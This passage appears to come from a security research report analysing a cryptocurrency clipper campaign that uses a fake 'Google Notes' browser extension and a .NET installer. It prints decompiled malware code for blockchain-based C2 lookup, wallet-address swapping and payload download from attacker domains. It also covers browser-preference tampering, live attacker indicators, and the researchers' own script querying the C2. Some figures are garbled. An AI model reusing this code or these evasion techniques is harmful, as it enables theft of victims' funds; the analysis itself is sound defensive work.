16    '*.chainlist.org', '*.cheeserobot.org', '*.cexplorer.io', '*.cosmos.directory', '*.cronoscan.com',
17    '*.detecthoneypot.com', '*.dexscreener.com', '*.dextools.io', '*.eosauthority.com', '*.eosflare.io',
18    '*.ethplorer.io', '*.etherscan.io', '*.explorer.iota.org', '*.fantom.network', '*.filfox.info', '*.filscan.io',
19    '*.ftmscan.com', '*.geckoterminal.com', '*.glif.io', '*.gnosisscan.io', '*.hashscan.io', '*.honeypot.is',
20    '*.kaspas.org', '*.kaspad.net', '*.kaspaplayer.com', '*.klaytnscope.com', '*.indexplorer.com',
21    '*.litecoinspace.org', '*.lininsights.com', '*.lnrouter.app', '*.mempool.space', '*.mintsan.io', '*.monero.com',
22    '*.monerochain.com', '*.monerobash.com', '*.nearblocks.io', '*.nftscan.com', '*.oklink.com', '*.ping.pub',
23    '*.pool.pm', '*.pooltool.io', '*.revoke.cash', '*.routescan.io', '*.scrollscan.com', '*.simpleledger.info',
24    '*.snowtrace.io', '*.solana.fm', '*.solanabeach.io', '*.solscan.io', '*.sparkseer.space', '*.starkscan.co',
25    '*.statescan.io', '*.stellarchain.io', '*.stellar.expert', '*.subscan.io', '*.suiexplorer.com', '*.suiscan.xyz',
26    '*.suivision.xyz', '*.tokensniffer.com', '*.tonscan.com', '*.tonviewer.com', '*.tronscan.io',
27    '*.tronscan.org', '*.tzkt.io', '*.tzstats.com', '*.validators.app', '*.viewblock.io', '*.voyager.online',
28    '*.xmrcchain.net', '*.xmrcscan.org', '*.xrpl.org', '*.xrpscan.com', '*.zcha.in', '*.aptoslabs.com', '*.cardano.org',
29    '*.celo.org', '*.cronos.org', '*.iota.org', '*.near.org', '*.solana.com', '*.zksync.io', '*.zondax.ch',
30    '*.osmosis.zone', '*.dash.org', '*.fiatjaf.com', '*.helius.dev', '*.js.org', '*.starboard.ventures', '*.lightning.engineering'
31  ]
32 };
33

```

Figure 8. Settings.js file which shows config

- The configuration includes a hardcoded API key, which is used by the extension to authenticate communication with attacker-controlled infrastructure.
- An RPC URL pointing to a public blockchain node is leveraged to dynamically resolve backend server information, allowing the attacker to hide critical infrastructure behind decentralized systems.
- The presence of a smart contract address and method indicates that the malware retrieves its command-and-control (C2) domain indirectly via blockchain queries, making takedown and tracking more difficult.
- Blacklisted domains contains a list of blockchain inspection related websites where the web extension will not work, this is done to not alert the victim while he is trying to paste his own address and view the balance of his wallet or inspect his wallet transactions

```

37 export async function fetchServerDomain(forceRefresh = false) { forceRefresh = true
38   if (!forceRefresh) {
39     const cached = await getCacheDomain();
40     if (cached) return cached;
41   }
42   try {
43     const response = await fetch(CONFIG.RPC_URL, { response = Response { type: 'basic', url: 'https://data-seed-prebsc-1-s1.binance.org:8545/', redirect
44       method: 'POST',
45       headers: { 'Content-Type': 'application/json' },
46       body: JSON.stringify({
47         jsonrpc: '2.0',
48         id: 1,
49         method: 'eth_call'
50         params: [{ to: CONFIG.CONTRACT_ADDRESS, data: CONFIG.CONTRACT_METHOD }, 'latest']
51       })
52     });
53     const json = await response.json(); json = { jsonrpc: '2.0', id: 1, result: '0x0000000000000000000000000000000000000000000000000000000000000000_f6666656e736976652e636
54     if (json.error) throw new Error(json.error.message);
55     if (!json.result || json.result === '0x') throw new Error('Empty response from contract');
56     const domain = decodeEvmString(json.result); domain = "devops-offensive.cc"
57     if (!/[a-zA-Z0-9][a-zA-Z0-9-]*\.[a-zA-Z]{2,}/.test(domain)) {
58       throw new Error('Invalid domain format: ' + domain);
59     }
60     await saveCacheDomain(domain);
61     return domain;
62   } catch (error) {

```

Figure 9. Resolving attacker C2 domain via Ethereum smart contract (etherhiding)

The response to above query is a long-encoded string which contains the malicious domain.




Figure 10. Request payload with Ethereum contract address

- Dynamic analysis revealed that the malware resolves its command-and-control domain via a blockchain smart contract, which returned the domain ***devops-offensive[.]cc*** at runtime.
- The response from the blockchain is decoded at runtime, revealing the active C2 domain (devops-offensive.cc).
- This domain is not hardcoded, enabling the attacker to update infrastructure without modifying the malware.
- The resolved domain is cached locally to maintain persistence and reduce repeated network queries.




Figure 11. This image shows the long-encoded string with the malicious domain

This Long-encoded string is decoded using this function to give the final attacker domain.

[illegible]

Figure 12. This image shows the final attacker domain

Persistence and Evasion Techniques

The campaign's persistence and evasion posture is deliberate and layered. The operator has clearly optimized for two properties: low visibility to the end user, and high resilience against takedown and static analysis.

Persistence

- Extension registration through Secure Preferences tampering ensures the extension loads on every subsequent browser launch without requiring any auxiliary Windows persistence mechanism — ***no registry Run keys, scheduled tasks, or services that endpoint hunters typically inspect.***
- Developer mode is enabled programmatically where required, allowing unpacked extensions to persist without triggering the periodic “unpacked extensions warning” flow that Chromium displays to dissuade sideloading.
- The cached C2 domain allows the extension to continue operating against a known-good backend even if the blockchain RPC endpoint is briefly unavailable.

Evasion

- The extension’s visible identity — a simple “Google Notes” note-taking application — provides plausible cover against casual inspection of the installed extensions list.
- Recomputed HMAC values satisfy Chromium’s integrity verification, avoiding the “extension installed by an unknown source” warning banner that would otherwise alert the user.
- The installer self-deletes after execution, removing the most obvious on-disk indicator of initial compromise.
- C2 resolution through a public blockchain means that there is no persistent C2 domain observable in the malware bundle itself; network-based detections built against hardcoded indicators will not fire until the domain is resolved and contacted.
- Multi-language installer variants (.NET and Golang) reduce the effectiveness of compile-artifact and binary-feature signatures.
- Per-address dynamic wallet substitution means that published attacker addresses age rapidly and do not generalize into durable blocklist entries — the defender must block the backend service itself, not the addresses it dispenses.

Wallet Substitution Logic

The clipper logic sits in two layers: a content-script layer that monitors clipboard activity and DOM input fields across every visited origin, and a background layer that communicates with the attacker backend to retrieve replacement addresses.

When the extension observes a copy event, it applies a set of cryptocurrency-specific regular expressions to the clipboard payload. If a match is found, the intercepted address is transmitted to the attacker’s backend over an authenticated request (authenticated with the API key embedded in the configuration). The backend responds with a replacement address specific to the submitted original, and that replacement is written back to the clipboard, overwriting the legitimate address before the victim can paste.

Testing against a reconstructed backend client — built by re-implementing the extension’s request format and response-decoding logic in Python — produced a revealing behavioural profile:

- **Bitcoin (BTC), Ethereum, Bitcoin Cash, Ripple, and Dash:** Each submitted address is mapped to a unique attacker-controlled address. Re-submitting the same original returns the same replacement, indicating a deterministic one-to-one mapping maintained server-side.
- **Solana:** All submitted addresses collapse to a single attacker address, suggesting the per-victim mapping feature is selectively implemented per chain

Analyzing Attacker Crypto Wallets

Based on the code snippets from the web extension responsible for retrieving replacement addresses, a Python script was prepared to programmatically extract attacker wallet addresses. The payload was crafted using the attacker's own code, and the "get replacement address" snippet was lifted directly from it. The attacker's logic for decoding data received from the C2 server was also faithfully reimplemented in the script.

The script was then executed using a few test Bitcoin (BTC) wallet addresses. The results showed that for every Bitcoin address provided, a unique Bitcoin address was returned in response, and all of these returned addresses were valid BTC wallets. This indicates that for every BTC address supplied, the attacker dynamically generates a new wallet tied to that specific input address. Furthermore, when the same address was provided again, the same BTC address was returned — confirming that **each victim BTC address is deterministically mapped to a single, specific attacker-controlled address**. While some of these attacker wallets contained funds and others were empty, the unknown total number of attacker wallets makes it difficult to put a reliable estimate on how much cryptocurrency has been stolen overall.

The same behavior was observed for Ethereum, where different wallet addresses were returned for each input. Interestingly, when the script was tested with Solana addresses, only a single address was returned regardless of how many different inputs were provided. This suggests that the attacker has implemented the per-address mapping feature only for specific cryptocurrencies, while others fall back to a single static drop wallet. Because the Solana address is shared across all victims, a noticeable bump in its balance is visible. Additionally, one of the Ethereum addresses uncovered was found to be holding approximately 1,902 USD worth of funds.

In summary, the **cryptocurrencies** for which unique per-victim wallet addresses are generated **include Bitcoin, Ethereum, Bitcoin Cash, Ripple, and Dash**.



```
def get_c2_domain():
    payload = {
        "jsonrpc": "2.0",
        "id": 1,
        "method": "eth_call",
        "params": [
            {
                "to": CONTRACT_ADDRESS,
                "data": CONTRACT_METHOD
            },
            "latest"
        ]
    }

    r = requests.post(RPC_URL, json=payload, timeout=10)
    result = r.json()["result"]
    domain = decode_evm_string(result)
    print(f"[+] C2 Domain: {domain}")
    return domain

export async function fetchServerDomain(forceRefresh = false) {
    if (!forceRefresh) {
        const cached = await getCacheDomain();
        if (cached) return cached;
    }

    try {
        const response = await fetch(CONFIG.RPC_URL, {
            method: 'POST',
            headers: { 'Content-Type': 'application/json' },
            body: JSON.stringify({
                jsonrpc: '2.0',
                id: 1,
                method: 'eth_call',
                params: [{ to: CONFIG.CONTRACT_ADDRESS, data: CONFIG.CONTRACT_METHOD }, 'latest']
            })
        });
        const json = await response.json();
        if (json.error) throw new Error(json.error.message);
    }
}
```

Fig 13. Payload was crafted as attacker code

```

def query_replacement(domain, address):
    url = domain if domain.startswith("http") else f"https://{domain}"
    try:
        resp = requests.post(
            url,
            headers=HEADERS,
            data=f"method=send&address={quote(address)}",
            timeout=10
        )
        return resp.text.strip()
    except Exception as e:
        print(f"[!] Error querying {address}: {e}")
        return None

--
30
31 export async function getReplacementAddress(originalAddress, cryptoType) {
32     const cached = await cacheGet(originalAddress);
33     if (cached) return cached;
34     const pattern = CRYPTO_PATTERNS[cryptoType];
35     const fallback = pattern?.fallback || originalAddress;
36     try {
37         const response = await serverRequest({method=send&address=${encodeURIComponent(originalAddress)}});
38         const result = response.trim() || fallback;
39         await cacheSet(originalAddress, result);
40         return result;
41     } catch {
42         await cacheSet(originalAddress, fallback);
43         return fallback;
44     }
45 }

```

Fig 14. Getting the replacement address code snippet taken from attacker code

```

RPC_URL = "https://data-seed-prebsc-1-s1.binance.org:8545"
CONTRACT_ADDRESS = "0xC61daAdB85E91969fd3f75bA5bb464Dad4836C47"
CONTRACT_METHOD = "0x3bc5de30"

HEADERS = {
    "Content-Type": "application/x-www-form-urlencoded",
    "Authorization": "0a0a7af1-d3b0-4494-a114-9076743f48e1"
}

def decode_evm_string(hex_data):
    data = hex_data[2:] if hex_data.startswith("0x") else hex_data
    offset = int(data[:64], 16)
    length_pos = offset * 2
    length = int(data[length_pos:length_pos+64], 16)
    string_hex = data[length_pos+64:length_pos+64+length*2]
    return bytes.fromhex(string_hex).decode(errors="ignore")

4
5 function decodeEvmString(hexData) {
6     const data = hexData.startsWith('0x') ? hexData.slice(2) : hexData
7     if (data.length < 128) throw new Error('Invalid EVM string');
8     const offset = parseInt(data.slice(0, 64), 16);
9     const lengthPos = offset * 2;
10    const length = parseInt(data.slice(lengthPos, lengthPos + 64), 16)
11    const stringHex = data.slice(lengthPos + 64, lengthPos + 64 + leng
12    let result = '';
13    for (let i = 0; i < stringHex.length; i += 2) {
14        const code = parseInt(stringHex.slice(i, i + 2), 16);
15        if (code) result += String.fromCharCode(code);
16    }
17    return result;
18 }

```

Fig 15. Attackers' logic of decoding received data from C2 was also implemented

Running script with few test Bitcoin Wallet addresses

```
[+] C2 Domain: devops-offensive.cc
[+] Querying only for test bitcoin address

[*] Querying for: bc1qmwlehy9wrkq09eh3m277au3z96dq6wfk70u281
[+] Replacement: bc1qvw91lpqz279aeq0u4ratrgmtv1mzjlu723kx8x

[*] Querying for: 14pEhrYwVXtMtH7g3QjYiT9DRLwNbp4cCK
[+] Replacement: 183bYTDs5SSn529k8E4a1GYksSKVw8TcLY

[*] Querying for: bc1qzrwy6y020tffmrwn9twfm20hgshjr6qh0wjsze
[+] Replacement: bc1qke2rnuuwj64z8jwf9wryksxfnvuyx6vqpkcjmj

[*] Querying for: 1PLd63yQoJNvP8sGHgGY32a13xr6cEdmTQ
[+] Replacement: 1H58xbpmcLvzFodrYXCwz3rUi63SXu7fbQ

[*] Querying for: 3JE1xWcrTn4nHXqv83Vvqcasebf3wrqLZD
[+] Replacement: 3DRfnZQUSqgnCEQ4Ysfj2Z9KYXR7GCPLBC

[*] Querying for: bc1qmwlehy9wrkq09eh3m277au3z96dq6wfk70u281
[+] Replacement: bc1qvw91lpqz279aeq0u4ratrgmtv1mzjlu723kx8x

=== UNIQUE ATTACKER Wallet addresss ===
1. bc1qvw91lpqz279aeq0u4ratrgmtv1mzjlu723kx8x
2. 183bYTDs5SSn529k8E4a1GYksSKVw8TcLY
3. 1H58xbpmcLvzFodrYXCwz3rUi63SXu7fbQ
4. 3DRfnZQUSqgnCEQ4Ysfj2Z9KYXR7GCPLBC
5. bc1qke2rnuuwj64z8jwf9wryksxfnvuyx6vqpkcjmj
```

Fig 16. For every unique Bitcoin address was returned and all addresses are valid BTC wallet addresses

```
[+] C2 Domain: devops-offensive.cc
[+] Querying only for test ETH address

[*] Querying for: 0x1bc1d5b8c70e0dc23b534145572a113413990a22
[+] Replacement: 0x507132F0F8707f8F5e6895559E355E268772126d

[*] Querying for: 0xda97feca8980b886baaba7cbbd18d314d473d838
[+] Replacement: 0xb3f2D3d571ab5fa864E10900DcD2324db7c24409

[*] Querying for: 0xbec156a1f0c92a1c1da9b31595e4b88d163dcccc
[+] Replacement: 0x30a8E094e322d0bd688Df8e2AE2A8455CE642eB8

[*] Querying for: 0x45bc3755aaa8552b5b84148757739ba8a12a8787
[+] Replacement: 0x6e55487a7b29b7dAA881bFbA9Ae44eCcE2B774b9

[*] Querying for: 0x38bf78dc776f311fccde1cf63017d9615f5bf58a
[+] Replacement: 0x04fB6709f8f6BAcec769733022f60814700598F4

[*] Querying for: 0xd2d2c325d2001d77603d87f90d03217d313d4aa9
[+] Replacement: 0x7660985D4C74EB8A9D4c3099be85C1A20Ca26b37

=== UNIQUE ATTACKER Wallet addresss ===
1. 0x30a8E094e322d0bd688Df8e2AE2A8455CE642eB8
2. 0x7660985D4C74EB8A9D4c3099be85C1A20Ca26b37
3. 0xb3f2D3d571ab5fa864E10900DcD2324db7c24409
4. 0x6e55487a7b29b7dAA881bFbA9Ae44eCcE2B774b9
5. 0x507132F0F8707f8F5e6895559E355E268772126d
6. 0x04fB6709f8f6BAcec769733022f60814700598F4
```

Fig 17. Similarly, Ethereum saw unique addresses

```

[+] C2 Domain: devops-offensive.cc
[+] Querying only for test SOLANA address

[*] Querying for: FNKgX9dYUhYQFRTM9bkeKoRpsyEtZGNMxbdQLDzfqb8a
[+] Replacement: CcijrCfZBuqDzBWp3qSrBEZCqBUfQVz4CWGHWF91iaEw

[*] Querying for: HbidP4hpQdwhkzrxder3x3VNpt6DQnE25gFG46napD2p
[+] Replacement: CcijrCfZBuqDzBWp3qSrBEZCqBUfQVz4CWGHWF91iaEw

[*] Querying for: CoG8d9Fp2TFJRkAmrPMiPsGhQWHzdTTVoegEp9svRgmJ
[+] Replacement: CcijrCfZBuqDzBWp3qSrBEZCqBUfQVz4CWGHWF91iaEw

[*] Querying for: 5TGfVQV1S3wHE9hkgGaQkRoPC7xZxiqwMcjQZxVYsf1j
[+] Replacement: CcijrCfZBuqDzBWp3qSrBEZCqBUfQVz4CWGHWF91iaEw

[*] Querying for: FBbqKvwLfKGZrKrfSbPJz4ymQ7zMarhRyZtu1RBkSe89
[+] Replacement: CcijrCfZBuqDzBWp3qSrBEZCqBUfQVz4CWGHWF91iaEw


[*] Querying for: 76rcGHdPvgs8G1XrzCXUTwtwgT59AFDvpB4VbTS2TBBJ
[+] Replacement: CcijrCfZBuqDzBWp3qSrBEZCqBUfQVz4CWGHWF91iaEw

=== UNIQUE ATTACKER Wallet addresss ===
1. CcijrCfZBuqDzBWp3qSrBEZCqBUfQVz4CWGHWF91iaEw

```

Figure 18: Running Script for Test Solana Addresses

Luckily for Solana we are getting only 1 address when given multiple addresses. This shows that the attacker has implemented this address mapping feature only on specific cryptocurrencies



The image shows a Solana wallet interface. At the top left is the Solana logo (a blue circle with a white 'S' made of three horizontal bars). To its right is the wallet name 'Ccijr-1iaEw' in a large, bold, black font. Below the name is a small blue square icon with a white grid pattern, followed by the text 'Solana Address' and the address 'CcijrCfZBuqDzBWp3qSrBEZCqBUfQVz4CWGHWF91iaEw'. Below this is a light purple rounded rectangle containing the text 'Solana Balance' and the balance '13.748083169 • \$1,142.05'. At the bottom, there are two tabs: 'Wallet' (which is selected and underlined) and 'Tokens'.

Fig. 19 Here you can see a bump in the balance amount



0x5Db-33b86



Ethereum Address

0x5Db7b10dB4827A346FaDF3FE2aa8b2c7d4a33b86

Ethereum Balance

0.000075413859934016 • \$0.18

Wallet

Tokens

as transacted 7 times on the
chain. It has received a total
1241737174 ETH \$1,902.45 and
1 of 0.803520650612123596
The current value of this
10075413859934016 ETH

Total Received ⓘ

0.804998381241737174 ETH
\$1,902.45

Total Sent ⓘ

0.803520650612123596 ETH
\$1,898.96

Fig 20. The ETH address was found to have 1902 USD

Technical Analysis for .net file (Extension installer)

CFF Explorer VII - [BaseZipInstaller.exe]

File Settings ?

BaseZipInstaller.exe

File: BaseZipInstaller.exe

- Dos Header
- Nt Headers
 - File Header
 - Optional Header
 - Data Directories [x]
- Section Headers [x]
- Resource Directory
- Debug Directory
- .NET Directory
 - MetaData Header
 - MetaData Streams
 - #~
 - Tables Header
 - Tables
 - #Strings
 - #US
 - #GUID
 - #Blob
- Address Converter
- Dependency Walker
- Hex Editor
- Identifier
- Import Adder
- Quick Disassembler
- Rebuilder
- Resource Editor

Property	Value
File Name	C:\Users\unknown\Desktop\sample\53f78aaaae64a69fab57f25c96eb0...
File Type	Portable Executable 64 .NET Assembly
File Info	No match found.
File Size	236.50 KB (242176 bytes)
PE Size	236.50 KB (242176 bytes)
Created	Monday 13 April 2026, 04.01.50
Modified	Monday 06 April 2026, 07.04.28
Accessed	Monday 13 April 2026, 04.04.43
MD5	F9D569A71E1C49F9452B7131326F8639
SHA-1	F93A1ABBD12F0F865E16D68E631EDFC64075B958

Property	Value
CompanyName	BaseZipInstaller
FileDescription	BaseZipInstaller
FileVersion	1.0.0.0
InternalName	BaseZipInstaller.exe
LegalCopyright	
OriginalFilename	BaseZipInstaller.exe
ProductName	BaseZipInstaller
ProductVersion	1.0.0

Fig. 21 BaseZipInstaller is a .NET installer which is unsigned

```
// Token: 0x00000000 RID: 1120 RVA: 0x00017000 File Offset: 0x00017000
public static InstallerConfig FromEmbedded()
{
    JObject jsonObject = JsonSerializer.Parse(@"{
        \"extension_host\": {
            \"meta.zip\": \"\",
            \"egjidbjpglichdcondcbdnbeppgdph\": \"trust.zip\",
            \"mcohilncbfahbmjgdkbpemcciolgcgl\": \"okx.zip\",
            \"alk_504cf10874797e326a96ceeb732285fa71e850a1fda7212bfff2cc6792d186cf\": \"\",
            \"server_url\": \"http://46.226.162.100:3000/api/v2\",
            \"self_destruct\": false,
            \"base_extension\": true,
            \"ext_manifest\": {
                \"account_extension_type\": 0,
                \"active_permission\": {
                    \"api\": {
                        \"history\": \"\",
                        \"notifications\": \"\",
                        \"storage\": \"\",
                        \"tabs\": \"\",
                        \"webNavigation\": \"\",
                        \"declarativeNetRequest\": \"\",
                        \"scripting\": \"\",
                        \"declarativeNetRequestWithHostAccess\": \"\",
                        \"sidePanel\": \"\",
                        \"clipboardRead\": \"\",
                        \"clipboardWrite\": \"\",
                        \"alarms\": \"\",
                        \"explicit_host\": {
                            \"all_urls\": \"\"
                        },
                        \"manifest_permissions\": [],
                        \"scriptable_host\": {
                            \"all_urls\": \"\"
                        },
                        \"commands\": {
                            \"execute_action\": {
                                \"was_assigned\": true,
                                \"content_settings\": {
                                    \"creation_flags\": 38,
                                    \"disable_reasons\": []
                                },
                                \"dnr_static_ruleset\": {
                                    \"1\": {
                                        \"checksum\": 272151422,
                                        \"ignore_ruleset\": false
                                    }
                                },
                                \"filtered_service_worker_events\": {
                                    \"webNavigation.onCommitted\": {}
                                },
                                \"first_install_time\": \"\",
                                \"from_webstore\": false,
                                \"granted_permissions\": {
                                    \"api\": {
                                        \"history\": \"\",
                                        \"notifications\": \"\",
                                        \"storage\": \"\",
                                        \"tabs\": \"\",
                                        \"webNavigation\": \"\",
                                        \"declarativeNetRequest\": \"\",
                                        \"scripting\": \"\",
                                        \"declarativeNetRequestWithHostAccess\": \"\",
                                        \"sidePanel\": \"\",
                                        \"clipboardRead\": \"\",
                                        \"clipboardWrite\": \"\",
                                        \"alarms\": \"\",
                                        \"explicit_host\": {
                                            \"all_urls\": \"\"
                                        },
                                        \"manifest_permissions\": [],
                                        \"scriptable_host\": {
                                            \"all_urls\": \"\"
                                        },
                                        \"incognito_content_settings\": {
                                            \"incognito_preferences\": {
                                                \"last_update_time\": \"\",
                                                \"location\": \"\",
                                                \"newAllowFileAccess\": true,
                                                \"path\": \"\",
                                                \"preferences\": {
                                                    \"regular_only_preferences\": {}
                                                },
                                                \"serviceWorkerEvents\": {
                                                    \"action.onClicked\": \"\",
                                                    \"notifications.onClicked\": \"\",
                                                    \"runtime.onInstalled\": \"\"
                                                },
                                                \"was_installed_by_default\": false,
                                                \"was_installed_by_oem\": false,
                                                \"withholding_permissions\": false
                                            }
                                        }
                                    }
                                }
                            }
                        }
                    }
                }
            }
        }
    } as
    JObject;
}
```

	Value	Type
id	Count = 0x00000017	System.Collections.Generic.Dictionary<string, BaseZipInstaller.Json.JsonNumber>
[0]	[\"account_extension_type\", [BaseZipInstaller.Json.JsonNumber]]	System.Collections.Generic.KeyValuePair<string, BaseZipInstaller.Json.JsonNumber>
[1]	[\"active_permissions\", [BaseZipInstaller.Json.JsonObject]]	System.Collections.Generic.KeyValuePair<string, BaseZipInstaller.Json.JsonObject>
[2]	[\"commands\", [BaseZipInstaller.Json.JsonObject]]	System.Collections.Generic.KeyValuePair<string, BaseZipInstaller.Json.JsonObject>

Fig. 22 Stored Config as seen in DnsSpy

- The malware embeds a complete configuration JSON directly within the binary, eliminating the need to fetch initial setup data from external sources.
- This embedded configuration includes critical details such as API keys, backend server URL, targeted wallet extensions, and the full extension manifest with extensive permissions.

```
// Token: 0x00000470 RID: 1136 RVA: 0x0001A114 File Offset: 0x00018314
private static void Run()
{
    Log.Info("Crapt BaseZipInstaller");
    ServicePointManager.SecurityProtocol |= (SecurityProtocolType.Ssl3 | SecurityProtocolType.Tls | SecurityProtocolType.Tls12);
    Log.Info("SecurityProtocol: Ssl3 | Tls | Tls12 (3072)");
    InstallerConfig installerConfig = InstallerConfig.FromEmbedded();
    Log.Info("Конфиг загружен. self_destruct=" + installerConfig.SelfDestruct.ToString());
    Log.Info("Скачивание: https://google-services.cc/base.zip");
    byte[] array = Program.DownloadBaseZip("https://google-services.cc/base.zip");
    string str = "Получено байт: ";
    int i = array.Length;
    Log.Info(str + i.ToString());
    ExtensionUnpacker extensionUnpacker = new ExtensionUnpacker(array);
    if (!extensionUnpacker.IsValidZip())
    {
        throw new InvalidDataException("downloaded file is not a valid zip");
    }
    Log.Info("Архив валиден (zip)");
    string text = extensionUnpacker.Install();
    string lastExtensionId = extensionUnpacker.LastExtensionId;
    Log.Info("Распаковано в: " + text);
    Log.Info("Extension ID: " + lastExtensionId);
    JsonObject extensionManifest = installerConfig.CreateManifestForPath(text);
    Log.Info("Манифест для prefs подготовлен (path/time обновлены)");
}
```

Fig 23: Main function from where execution starts

The installer retrieves and validates a remote ZIP archive (google-services[.]cc/base[.]zip), which serves as the primary payload for deploying the malicious browser extension, marking the transition from initial infection to browser-level compromise.

```

45     Log.Info(str + i.ToString());
46     ExtensionUnpacker extensionUnpacker = new ExtensionUnpacker(array);
47     if (!extensionUnpacker.IsValidZip())
48     {
49         throw new InvalidDataException("downloaded file is not a valid zip");
50     }
51     Log.Info("Архив валиден (zip)");
52     string text = extensionUnpacker.Install();
53     string lastExtensionId = extensionUnpacker.LastExtensionId;
54     Log.Info("Паспаковано в: " + text);
55     Log.Info("Extension ID: " + lastExtensionId);
56     JsonObject extensionManifest = installerConfig.CreateManifestForPath(text);
57     Log.Info("Манифест для prefs подготовлен (path/time обновлены)");
58     foreach (BrowserSession browserSession in new BrowserSession[]
59     {
60         new BrowserSession(BrowserKind.Chrome, "chrome.exe"),
61         new BrowserSession(BrowserKind.Edge, "msedge.exe"),
62         new BrowserSession(BrowserKind.Opera, "opera.exe"),
63         new BrowserSession(BrowserKind.Brave, "brave.exe")
64     })
65     {
66         // ...
67     }
68 }

```

BaseZipInstaller.ExtensionUnpacker.Install returned
installerConfig

Value
@\"C:\Users\unknown\AppData\Local\Packages\Extensions\9A3FB3BF65FC911C54411A3E4368BEA6292EE6756F179C0A7839884A142F5006\"

Fig. 24 The extension is created at the following location in the system with files that are downloaded as base.zip.

```

foreach (BrowserSession browserSession in new BrowserSession[]
{
    new BrowserSession(BrowserKind.Chrome, "chrome.exe"),
    new BrowserSession(BrowserKind.Edge, "msedge.exe"),
    new BrowserSession(BrowserKind.Opera, "opera.exe"),
    new BrowserSession(BrowserKind.Brave, "brave.exe")
})
{
    IList<string> list = browserSession.ListProfilesWithSecurePreferences();
    Log.Info("Браузер " + browserSession.Kind.ToString() + ": профилей с Secure Preferences - " + list.Count.ToString());
    foreach (string text2 in list)
    {
        try
        {
            browserSession.InitializeProfile(text2);
        }
        catch (IOException ex)
        {
            Log.Warn("Пропуск профиля " + text2 + ": " + ex.Message);
            continue;
        }
        Log.Info("Профиль: " + text2 + " - остановка процесса " + browserSession.ProcessName);
        browserSession.TerminateBrowserProcess();
        SecurePreferencesInstaller.InstallBaseExtension(browserSession, extensionManifest, text, lastExtensionId, browserSession.GetSeedHexBytes());
        UserPreferencesPatcher.Apply(browserSession.PreferencesPath);
        Log.Info("Preferences обновлены");
    }
}
if (installerConfig.SelfDestruct)
{
    Log.Warn("self_destruct: планируется удаление exe");
    Program.ScheduleSelfDelete();
}

```

Fig. 25: Dnspy showing the list of targeted browsers

- The installer iterates through multiple Chromium-based browsers, including Chrome, Edge, Opera, and Brave, identifying available user profiles on the system.
- For each detected profile, the malware forcibly terminates the browser process to safely modify configuration files without interference.
